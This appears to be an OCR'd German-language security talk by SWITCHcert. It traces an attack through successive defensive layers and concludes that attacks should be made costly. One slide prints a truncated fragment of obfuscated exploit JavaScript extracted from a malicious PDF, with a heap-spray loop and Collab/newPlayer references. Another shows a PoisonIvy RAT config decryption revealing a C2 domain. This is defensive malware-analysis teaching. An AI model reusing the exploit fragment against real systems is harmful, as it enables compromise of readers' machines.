
PDF-Analyse ... Javascript Objekt

```
File  Edit  Tabs  Help
remnux@remnux:~/HD$ pdf-parser.py -o 17 -f HackingDay_Flyer.
pdf
obj 17 0
 Type:
 Referencing:
 Contains stream

  <<
    /Length 1279
    /DL 000000000000
    /Filter [/FlateDecode]
  >>

 'var pGvRIJZpqdN;\r\nfor(i=0;i<18000;i++)\r\n\tpGvRIJZpqdN=
pGvRIJZpqdN+0x60;\r\n\t\r\nvar unes=unescape;\r\nvar ut = ut
il;\r\nvar col = Collab;\r\nvar len = "\\x6c\\x65\\x6e\\x67\
\x74\\x68";\r\nvar np = "\\x6e\\x65\\x77\\x50\\x6c\\x61\\x79
\\x65\\x72";\r\n\r\nfunction a(__){\r\n\tvar _=\'\';\r\n\tfo
r(var ___=0;___<__[len];___+=4) \r\n\t\t_+=\'%\'+\'u\'+__.subs
```

PDF-Analyse ... Stream Objekt



Verteidigungslinie 2 durchbrochen: (Autom.) Analyse-Tools

Exploitation, Installation

Exploit auslösen

Verteidigungslinie 3 durchbrochen: Endpunkt-Tools

Payload installieren

Attribution

Command and Control


```
HD — bash — 60×18 — ⌘2
bash-3.2$ poisonivy-decryptor_byKevinBreen.py 00000000.00000
002.119447720253.00406000.00000004.sdmp
[+] Reading file
[+] Searching for Config
[+] Printing Config to screen
   [-] Key: Browser      Value: 01
   [-] Key: Campaign ID  Value: cc2
   [-] Key: Domains      Value: actorid_victimid.example.com
[+] End of Config
bash-3.2$
```

Verteidigungslinie 4 durchbrochen: Threat Intelligence

Command and Control

Jul 23, 2015

PoisonIvy adapts to communicate through Authentication Proxies




Verteidigungslinie 5 durchbrochen: Signaturen

Quelle: http://blog.jpcert.or.jp/2015/07/poisonivy-adapts-to-communicate-through-authentication-proxies.html


Sind wir sicher?

And now for the real fun ...

Actions on Objective



Actions on Objective




Verteidigungslinie 6 durchbrochen: Air gapping

Fazit

- Gängige Rezepte versagen
- Die aktuelle Lage ist undurchsichtig
- Beste Gegenmassnahme:
  Den Angriff teuer machen

SWITCHcert



+41 44 268 15 40

http://securityblog.switch.ch

@switchcert